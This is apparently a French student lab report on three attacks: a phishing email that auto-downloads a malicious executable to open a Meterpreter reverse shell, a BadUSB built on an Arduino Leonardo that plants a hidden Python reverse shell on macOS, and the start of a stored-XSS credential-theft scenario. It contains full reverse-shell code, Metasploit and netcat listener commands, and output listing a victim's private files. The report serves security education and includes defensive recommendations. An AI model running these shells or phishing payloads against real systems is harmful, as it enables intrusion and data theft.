


FIGURE 2.5 – Page mail.html

2.4.2.2 Création de la page "gotu.html"

Concernant la page "gotu.html", un simple modèle HTML a été créé. Ce modèle contient un script JavaScript qui permet de convertir en base64 le fichier "TrustMe.exe" (le fichier malveillant déjà créé) ainsi que de déclencher son téléchargement automatique sur la machine dès que la page est visitée.

2.4.2.3 Hébergement du fichier

Le fichier "gotu.html" est ensuite hébergé sur le serveur nommé "atkrasberrypi" où il peut être téléchargé. Le lien vers ce fichier est inséré dans le courriel de phishing.


```
atk@ATKraspberrypi:~ $ cd /var/www/html
atk@ATKraspberrypi:/var/www/html $ ls
download_app.js  gotu.html  index.html  mail.html  script.js
```

FIGURE 2.6 – Présence des Fichiers HTML sur le Serveur

2.4.2.4 Envoi du mail du Phishing

Une fois le code HTML du courriel préparé, il est intégré et envoyé via Gmail. Cette intégration se fait en utilisant la fonctionnalité "Inspector" de Google Chrome, qui permet de modifier le contenu d'une page web en temps réel. En accédant à cette fonctionnalité, on sélectionne l'option "Edit HTML" pour insérer le code HTML provenant du fichier "mail.html" directement dans le corps du courriel.




FIGURE 2.7 – Mail envoyé à la victime

2.4.2.5 Téléchargement du fichier sur la machine victime

Une fois le courriel envoyé, la victime, ayant été trompée, clique sur le lien contenu dans le message. Ce clic entraîne l'ouverture de la page "gotu.html" dans son navigateur. À l'ouverture de cette page, un processus est déclenché automatiquement : le téléchargement du fichier malveillant commence sans intervention supplémentaire de la victime.




FIGURE 2.8 – Téléchargement du fichier sur la machine victime

2.4.3 Exécution du listener et établissement du shell inversé

Tout d'abord, pour obtenir un shell inversé lorsque la victime exécute le fichier téléchargé, l'attaquant doit configurer un écouteur (listener) sur son propre système afin de capter les connexions entrantes. Ce listener doit être configuré avec une adresse IP et un port spécifiques. Dans notre cas, l'adresse IP est 192.168.12.86 et le port utilisé est le 4444.

```
(root@kali)-[/tmp] load links were sent to grandt.sayfen@gmail.com
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.12.86
LHOST => 192.168.12.86
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.12.86:4444
```

FIGURE 2.9 – Exécution du listener

Lorsque la victime exécute le fichier "TrustMe.exe", un shell inversé (reverse shell) s'établit sur la machine de l'attaquant. Cela signifie que l'attaquant a réussi à obtenir le contrôle à distance de l'ordinateur de la victime. Une fois ce contrôle établi, l'attaquant peut réaliser une variété d'activités illégitimes. Ces activités peuvent inclure le vol de données personnelles ou confidentielles, l'installation d'autres logiciels malveillants, la surveillance des actions de la victime, ou même l'utilisation de la machine infectée pour lancer des attaques sur d'autres systèmes. Cette capacité à contrôler à distance un ordinateur expose la victime à des risques significatifs, soulignant l'importance des mesures de sécurité adéquates pour se protéger contre de telles intrusions.

```
(root@kali)-[/tmp] load links were sent to grandt.sayfen@gmail.com
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.12.86
LHOST => 192.168.12.86
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.12.86:4444
[*] Sending stage (176198 bytes) to 192.168.12.63
[*] Meterpreter session 1 opened (192.168.12.86:4444 -> 192.168.12.63:59196)
at 2024-06-21 21:14:51 -0400

meterpreter > |
```

FIGURE 2.10 – Établissement du shell inversé

2.5 Recommandations

Pour prévenir [12] les attaques par reverse shell, en particulier celles initiées par des tentatives de phishing, plusieurs mesures de sécurité peuvent être mises en place par les développeurs et les administrateurs de systèmes.

- Suppression des instructions d'exécution : éviter autant que possible l'utilisation des fonctions qui exécutent des scripts ou d'autres morceaux de code, telles que `exec()`. Cela peut ouvrir la porte à des attaques si un attaquant parvient à injecter des commandes malveillantes dans ces fonctions. En effet, si l'entrée n'est pas correctement contrôlée, un attaquant peut utiliser ces fonctions pour exécuter du code à distance, créer un reverse shell, ou mener d'autres actions malicieuses sur le système cible.
- Assainissement et validation des entrées : toutes les entrées doivent être considérées comme potentiellement malveillantes. Cela inclut non seulement les entrées directes des utilisateurs, mais aussi les données provenant de sources indirectes, comme les champs de bases de données. Il est crucial de valider et d'assainir ces données pour éviter qu'elles soient exploitées dans des attaques.
- Exécution des applications avec des privilèges limités : éviter l'exécution des applications avec des droits d'administrateur (`root`). Il est recommandé de créer plutôt un utilisateur spécifique doté uniquement des privilèges minimaux nécessaires à l'exécution de l'application.
- Mises à jour régulières : mettre régulièrement à jour tous les logiciels, y compris le système d'exploitation et les applications tierces. Les mises à jour contiennent souvent des correctifs pour les vulnérabilités de sécurité susceptibles d'être exploitées par des attaquants.

- Pare-feu et segmentation du réseau : utiliser des pare-feu pour bloquer les connexions entrantes non autorisées. Configurer des règles de pare-feu strictes qui ne permettent que le trafic nécessaire à l'entreprise. Segmenter le réseau pour limiter les mouvements latéraux d'un attaquant potentiel à l'intérieur du réseau.

2.6 Conclusion

Cette démonstration de l'attaque de reverse shell par phishing montre que nos systèmes peuvent être facilement attaqués par des personnes malintentionnées utilisant des techniques simples comme le phishing. Il est très important de toujours être attentif et de former tous les utilisateurs à reconnaître et éviter ces pièges.

Chapitre 3

BadUSB avec Arduino Leonardo

Introduction

Dans ce chapitre, nous allons parler des "bad USB", comment ils fonctionnent et ce qu'ils peuvent faire.

3.1 Contexte et objectifs

Notre objectif est de créer un Bad USB à partir d'une carte Arduino Leonardo, de la configurer et l'utiliser sur une machine macOS pour ouvrir un reverse shell. Nous allons aborder les points suivants :

- La carte Arduino Leonardo.
- Le BadUSB.
- Configuration de la carte Arduino Leonardo en BadUSB.
- Cas d'utilisation des BadUSB.

3.2 Les dispositifs BadUSB

Les dispositifs BadUSB sont des périphériques USB dont le firmware a été altéré afin de mener des attaques sur d'autres ordinateurs. Ces périphériques peuvent être configurés pour agir comme des périphériques d'interface humaine (HID), tels que des claviers ou des souris, leur permettant ainsi de recevoir et de transmettre des données.

Cette section examine en détail le fonctionnement et les implications des dispositifs BadUSB.

3.3 La carte Arduino Leonardo

La carte Arduino Leonardo est un microcontrôleur basé sur l'ATmega32u4. Elle possède une connexion USB intégrée qui permet à la carte d'apparaître comme une souris ou un clavier sur un ordinateur connecté. Voici quelques-unes de ses principales caractéristiques :

- Microcontrôleur ATmega32u4.
- 20 broches d'entrée/sortie numériques (dont 7 peuvent être utilisées comme sorties PWM et 12 comme entrées analogiques).
- Interface USB intégrée.
- Mémoire Flash de 32 KB (dont 4 KB utilisés par le bootloader), 2.5 KB de SRAM, et 1 KB d'EEPROM.

La figure 3.1 montre une carte Arduino Leonardo typique.




FIGURE 3.1 – Carte Arduino Leonardo

3.4 Reverse Shell

Un reverse shell est un outil puissant utilisé par les attaquants pour obtenir un accès à distance à un système compromis. Dans cette partie, nous allons discuter de la mise en place d'un reverse shell avec un script Python, l'utilisation du port 4444, et comment utiliser netcat pour établir et interagir avec le shell.

3.4.1 Script pour ouvrir un reverse shell

Le script Python pour le reverse shell crée un serveur qui écoute les connexions sur le port 4444. Il utilise le module socket pour établir la connexion réseau. Le socket est configuré pour utiliser IPv4 (AF_INET) et TCP (SOCK_STREAM), puis est lié à toutes les interfaces réseau disponibles sur le port 4444. Le serveur écoute les connexions entrantes avec une file d'attente maximale de 5. Lorsqu'une connexion est acceptée, le serveur affiche l'adresse du client, envoie un message de bienvenue et ferme la connexion. Ce processus permet à un attaquant de se connecter et d'exécuter des commandes sur le système cible (Annexe 2).

```
"""
```

```
Reverse Shell Script
```

```
This script establishes a reverse shell connection to the attacking machine
at IP address 192.168.1.24 on port 4444. It redirects standard input, output,
and error to the socket, allowing remote command execution.
```

```
Usage:
```

- Start the listener on the attacking machine: 'nc -lvp 4444'
- Execute this script on the target machine to connect back.

```
Requirements:
```

- Python 3.x
- Access to socket, subprocess, and os modules

```
Warning:
```

```
    This script opens a reverse shell, which can be used maliciously.
```

```
"""
```

```
# Import the socket module for network communication
```

```
import socket
```

```
# Import the subprocess module to run shell commands
```

```
import subprocess
```

```
import os
```

```
# Create a new socket using the AF_INET address family and
```

```
#SOCK_STREAM socket type
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
# Connect to the attacking machine's IP address and port 4444
```

```
s.connect(('192.168.1.24', 4444))
```

```
# Redirect standard input, output, and error to the socket
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
# Execute a new shell using the socket connection
p = subprocess.call(['/bin/sh', '-i'])
```

3.4.2 Utilisation de Netcat

Netcat (ou nc) est un outil polyvalent utilisé pour établir des connexions réseau simples. Voici comment utiliser netcat pour interagir avec le reverse shell.

```
nc -lvp 4444
```

3.4.3 Modification du Firmware

Les attaques BadUSB exploitent les vulnérabilités du firmware des périphériques USB, pouvant être reprogrammé pour altérer leur comportement. Le firmware, qui est le logiciel permanent programmé dans la mémoire en lecture seule des périphériques USB, régit leur interaction avec les ordinateurs. Les attaquants manipulent ce firmware pour changer fondamentalement la fonction du périphérique. Par exemple, une clé USB peut être reprogrammée pour agir comme un clavier, lui permettant d'exécuter des séquences de commandes prédéfinies lorsqu'elle est connectée à un ordinateur. Cette manipulation est particulièrement sournoise car elle affecte le périphérique à un niveau généralement non surveillé par les logiciels de sécurité et peut persister même après la réinitialisation du périphérique, rendant la détection et la mitigation difficiles[3].

3.4.4 Exploitation des Périphériques d'Interface Humaine (HID)

Les périphériques BadUSB se font souvent passer pour des HID légitimes tels que des claviers, des souris ou des adaptateurs réseau. Cela est possible car les HID communiquent avec les ordinateurs de manière intrinsèquement fiable, en supposant que l'utilisateur contrôle directement ces dispositifs. En reprogrammant un périphérique USB pour s'identifier comme un HID, les attaquants peuvent exploiter cette relation de confiance pour exécuter des commandes comme si elles venaient de l'utilisateur. Par exemple, une clé USB reprogrammée pour agir comme un clavier peut exécuter des séquences de frappes complexes pour installer des logiciels malveillants, exfiltrer des données ou créer des portes dérobées[4].

Cette méthode permet aux cybercriminels de contourner les défenses de sécurité traditionnelles telles que les logiciels antivirus et les pare-feu, car l'ordinateur reconnaît le périphérique comme un périphérique légitime. La nature furtive de ces attaques les rend particulièrement dangereuses, car elles peuvent exécuter des commandes rapidement et discrètement, souvent sans que l'utilisateur en soit conscient[4].

3.5 Configuration de la carte Arduino Leonardo en BadUSB

Le script Python ci-dessus implémente un reverse shell. Tout d'abord, il importe le module `socket` pour la communication réseau et le module `subprocess` pour l'exécution des commandes shell. Ensuite, un socket est créé en utilisant IPv4 (`AF_INET`) et TCP (`SOCK_STREAM`), puis il se connecte à l'adresse IP (192.168.1.24) et au port (4444) spécifiés, établissant ainsi une connexion avec un serveur distant.

Après la connexion, les flux d'entrée standard, de sortie et d'erreur (`stdin`, `stdout`, `stderr`) sont redirigés vers le socket à l'aide de la fonction `os.dup2()`, permettant ainsi à l'attaquant de contrôler les commandes exécutées sur le système cible à distance. Enfin, le script lance un shell interactif (`/bin/sh -i`) via la commande `subprocess.call()`, ce qui permet à l'attaquant de manipuler le système cible comme s'il était directement connecté.

Ce type de script est souvent utilisé pour des raisons de test de sécurité ou, dans des contextes malveillants, pour compromettre des systèmes à distance. Il souligne l'importance de sécuriser les communications réseau et de surveiller les activités suspectes sur les systèmes informatiques.

3.6 Résultats et Preuves

Dans cette section, nous présentons les résultats de notre démonstration d'attaque à l'aide de la carte Arduino Leonardo configurée pour ouvrir un reverse shell sur une machine macOS. Nous détaillerons les étapes suivies ainsi que les preuves visuelles des résultats obtenus.

3.6.1 Description des Résultats

Nous avons programmé la carte Arduino Leonardo pour exécuter un script qui ouvre un reverse shell sur une machine macOS cible. Voici les principales étapes de l'attaque :


1. **Ouverture du Terminal** : La carte simule l'ouverture du terminal à l'aide de raccourcis clavier.
2. **Création d'un répertoire caché** : Un répertoire caché nommé 'OSXhelper' est créé dans le répertoire utilisateur.
3. **Écriture de scripts Python** : Deux scripts Python sont écrits dans ce répertoire : "reverse-shell.py" pour établir la connexion reverse shell et écouter sur le port 4444.
4. **Exécution des scripts** : Les scripts sont rendus exécutables et exécutés en arrière-plan.
5. **Connexion au reverse shell** : Le reverse shell est établi avec l'adresse IP spécifiée de l'attaquant.

3.6.2 Preuves des Résultats

Pour étayer nos résultats, nous avons capturé plusieurs screenshots lors de l'exécution de l'attaque :


- **Capture 1** : Ouvrir le terminal et créer le répertoire 'OSXhelper'.
- **Capture 2** : Écriture des scripts Python
- **Capture 4** : Preuve de la connexion au reverse shell avec succès.

Insérons maintenant les captures d'écran dans notre rapport pour illustrer chaque étape de l'attaque.




```
.OSXhelper — youssefbenmbarek@youssef — ~/.OSXhelper — zsh — 80x28
Last login: Mon Jun 24 01:37:41 on ttys000
youssefbenmbarek@youssef.local ~ system: version
Runtime
64-Bit
└─ cd ~
youssefbenmbarek@youssef.local ~ system: version
Runtime
64-Bit
└─ mkdir .OSXhelper
mkdir: .OSXhelper: File exists
youssefbenmbarek@youssef.local ~ system: version
Runtime
64-Bit
└─ cd .OSXhelper
youssefbenmbarek@youssef.local ~/.OSXhelper system: version
Runtime
64-Bit
└─ echo "import socket,subprocess,os;\ns=socket.socket(socket.AF_INET,socket.S
OCK_STREAM);\ns.connect(('172.20.10.2',4444));\nos.dup2(s.fileno(),0);\nos.dup2(
s.fileno(),1);\nos.dup2(s.fileno(),2);\np=subprocess.call(['/bin/sh','-i']);" >
reverse_shell.py
youssefbenmbarek@youssef.local ~/.OSXhelper system: version
Runtime
64-Bit
└─ echo "import socket;\ns = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
;\ns.bind(('0.0.0.0', 4444));\ns.listen(5);\nprint('Listening on port 4444...');
\nwhile True: \nconn, addr = s.accept();\nprint(f'Connection from {addr}');\ncon
n.send(b'Hello from macOS!\n');\nconn.close();" > listen_on_4444.py
```

FIGURE 3.2 – Ouverture du Terminal et création du répertoire ‘.OSXhelper’.



```
youssefbenmbarek@youssef.local ~/.OSXhelper system: version
Runtime
64-Bit
└─ python3 reverse_shell.py &
[1] 11252
youssefbenmbarek@youssef.local ~/.OSXhelper system: version
Runtime
64-Bit
└─ exit
zsh: you have running jobs.
youssefbenmbarek@youssef.local ~/.OSXhelper system: version
Runtime
64-Bit
└─
[1] + 11252 suspended (tty output) python3 reverse_shell.py
youssefbenmbarek@youssef.local ~/.OSXhelper system: version
Runtime
64-Bit
└─
```

FIGURE 3.3 – Écriture des scripts ‘reverse_shell.py’.



```
youssef@kali: ~
File Actions Edit View Help
L-$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.20.10.2] from (UNKNOWN) [172.20.10.3] 64797
sh: no job control in this shell
sh-3.2$ cd ..
sh-3.2$ ls
Applications
Desktop
Developer
Documents
Downloads
Dropshipping
Favoris
Google Drive
Library
Movies
Music
OneDrive
Pictures
Public
Untitled.ipynb
duhelper
scikit_learn_data
sh-3.2$ cd Desktop
sh-3.2$ ls
Documents personnels
Telecom-Paris
test.txt
sh-3.2$ cd Document
sh-3.2$ ls
Assurances
Attestation CVEC 2023-2024.pdf
Banques
Billet_BEN_MBAREK.pdf
CAF
CV
Certifications de langues
Classement
Comment_obtenir_num_fiscale.png
Contact et infos
Dossier bourse
Dossier visa
Emergency Kit 1Password A3-P4JVSX-my.pdf
Evaluation_1erSemestre.pdf
Extrait_de_naissance.pdf
Fiscalites
Logement
Papier garant
Passeport
Photos
Relevés de notes
Telecom Paris
Titre de sejour
Transports
Travail
dossier sans titre
jetbrains-account-recovery-codes.txt
sh-3.2$
```

FIGURE 3.4 – Preuve de la connexion réussie au reverse shell.

Ces captures d'écran démontrent de manière visuelle chaque étape de l'attaque réalisée avec succès à l'aide de la carte Arduino Leonardo configurée comme un BadUSB.

3.6.3 Analyse des Résultats

Les résultats obtenus confirment la faisabilité de l'attaque à l'aide d'un BadUSB configuré avec la carte Arduino Leonardo. Les étapes exécutées ont permis d'établir un reverse shell sur la machine cible sans détection significative. Cela souligne l'importance de sécuriser les ports USB et d'adopter des politiques de sécurité rigoureuses pour prévenir de telles attaques.

En conclusion, notre démonstration illustre comment un dispositif USB apparemment anodin peut être transformé en une arme redoutable pour compromettre

la sécurité d'un système informatique.

3.7 Recommandations

Voici quelques recommandations pour atténuer les risques liés aux BadUSB :

- N'utilisez jamais de périphériques USB de provenance inconnue ou douteuse.
- Désactivez la fonctionnalité "autorun" sur votre système d'exploitation.
- Verrouillez systématiquement votre session lorsque vous quittez votre poste de travail.
- Limitez l'utilisation des périphériques USB aux cas strictement nécessaires.

3.8 Conclusion

Les attaques BadUSB exploitent les vulnérabilités des firmwares USB, transformant des périphériques ordinaires en outils malveillants. La carte Arduino Leonardo peut illustrer cette menace en étant configurée pour simuler un BadUSB. Pour se protéger, il est crucial d'utiliser des périphériques de confiance, de sensibiliser les utilisateurs et de mettre en place des politiques de sécurité strictes. En adoptant ces mesures, on peut significativement réduire les risques liés aux BadUSB.

Chapitre 4

Attaque XSS

Introduction

Ce chapitre décrit une attaque XSS (Cross-Site Scripting) réalisée sur un site web vulnérable à ce type d'attaque via un formulaire de commentaires de blog.

4.1 Contexte et objectifs

Notre objectif est de créer un malware, de l'exécuter et d'utiliser divers outils pour observer les comportements malveillants sur un système en direct. Dans ce chapitre, nous allons aborder les points suivants :

- Implémentation d'un Reverse Shell par Phishing
- Création du Malware
- Transmission du malware à la machine victime
- Exécution du listener et établissement du shell inversé

4.2 Attaque XSS

4.2.1 Définition

Le cross-site scripting [13] (XSS) est une vulnérabilité de sécurité web qui permet aux attaquants d'injecter des scripts malveillants dans des pages web vues par d'autres utilisateurs. Cela peut contourner la politique de même origine, permettant aux attaquants de se faire passer pour des utilisateurs, d'exécuter des actions en leur nom et d'accéder à leurs données.

Les attaques XSS peuvent entraîner des conséquences graves telles que le vol

de données sensibles, l'usurpation d'identité, la défiguration de sites web, et la propagation de logiciels malveillants. Ces attaques compromettent la confidentialité, l'intégrité et la disponibilité des systèmes et des données, ce qui peut avoir un impact significatif sur les utilisateurs et les organisations, en particulier lorsque des informations sensibles comme des identifiants de session ou des informations personnelles sont impliquées.

4.2.2 Scénario d'une attaque XSS

Un scénario d'attaque XSS se déroule en plusieurs étapes :

1. Phase de Reconnaissance et de Planification : Identifier un site web vulnérable à une attaque XSS est la première étape de l'attaque. Il est essentiel de passer par cette étape car elle permet de viser une application web où il est possible d'injecter des scripts malveillants. La plupart des techniques employées pour cette étape comprennent à la fois des outils automatisés et une évaluation manuelle afin d'assurer une identification précise des vulnérabilités.

Dans cette phase des outils automatisés comme OWSAP ZAP et Burp Suite sont essentiels pour scanner les sites web à la recherche de vulnérabilités.

- OWASP ZAP (Zed Attack Proxy) : Un outil open-source utilisé pour trouver des vulnérabilités dans les applications web. Il peut crawler l'ensemble du site, analyser les points d'entrée des données utilisateur, et identifier les failles XSS.
- Burp Suite : Un outil de sécurité web intégré qui permet de réaliser des tests de pénétration. Il offre des fonctionnalités comme le Spidering, qui explore automatiquement le site, et le Scanner, qui détecte les vulnérabilités XSS

Une fois les outils automatisés utilisés, une revue manuelle est effectuée pour confirmer les résultats et identifier d'autres points d'entrée potentiels. Cela inclut principalement l'Inspection des formulaires et de tout type de champs de saisie, l'injection de différents types de scripts et la vérification de la réponse du serveur web cible aux scripts injectés.

2. Phase d'Exploitation : Les attaques XSS reposent généralement sur la création d'un site de phishing qui vise à tromper les utilisateurs en leur faisant croire qu'ils doivent effectuer une certaine action. Exemple : tromper les utilisateurs en leur faisant croire que leur session a expiré et qu'ils doivent se reconnecter.

3. Phase d'attaque : L'attaque se fait par l'injection d'un script malveillant dans l'un des points d'entrée existants. Selon le choix et les besoins de l'attaquant, il choisit un type d'attaque XSS à effectuer :
 - **XSS Réfléchi** : qui consiste en l'injection d'un script malveillant dans une requête. Ce script est renvoyé par le serveur immédiatement sans être stocké.
 - **XSS Stocké** : le script malveillant est stocké de manière permanente sur le serveur, souvent dans une base de données. Chaque fois qu'un utilisateur accède à la page contenant le script malveillant, celui-ci est exécuté. Ce type d'XSS permet de viser un grand nombre d'utilisateurs.
 - **DOM-based XSS** : cette variante d'XSS se produit lorsque le script malveillant est exécuté en manipulant le Document Object Model (DOM) de la page web sur le côté client, sans interaction directe avec le serveur.
4. Phase de Collecte des données : Après avoir exploité avec succès la vulnérabilité XSS, l'attaquant peut récupérer des informations sensibles fournies par la victime.
5. Phase d'utilisation malveillante : Les informations collectées peuvent être utilisées de manière malveillante pour diverses activités frauduleuses.

4.3 Implémentation d'une attaque XSS et vol d'identifiants

4.3.1 Scénario proposé

L'attaque commence par l'injection d'un script malveillant dans le formulaire de commentaires du blog identifié comme vulnérable. Le script utilise une iframe pour afficher une interface de connexion falsifiée, trompant ainsi les utilisateurs en leur faisant croire que leur session a expiré et qu'ils doivent se reconnecter.

- Choix de l'attaque XSS : L'attaquant choisit d'utiliser une attaque de type Stored XSS, ainsi le script injecté sera stocké dans les commentaires et exécuté chaque fois qu'un utilisateur accède à la page des commentaires. Le serveur d'attaque aura une base de données des identifiants de connexions des victimes.
- création d'un site web de phishing identique au site vulnérable
- préparation d'un script malveillant qui est injecté dans le champ de commentaire.

- XSS stockée permet d’attaquer tout client qui accède à la page des commentaires du blog.
- L’ensemble des données des victimes sont stockées dans un fichier dans le serveur d’attaque.

4.3.2 Implémentation du scénario

L’attaque a été simulée dans un environnement contrôlé comprenant un serveur web authentique, un serveur d’attaque, et une machine client, tous hébergés sur VirtualBox. Le site cible ainsi que le site de phishing ont été développés avec Next.js et hébergé sur un serveur Apache.

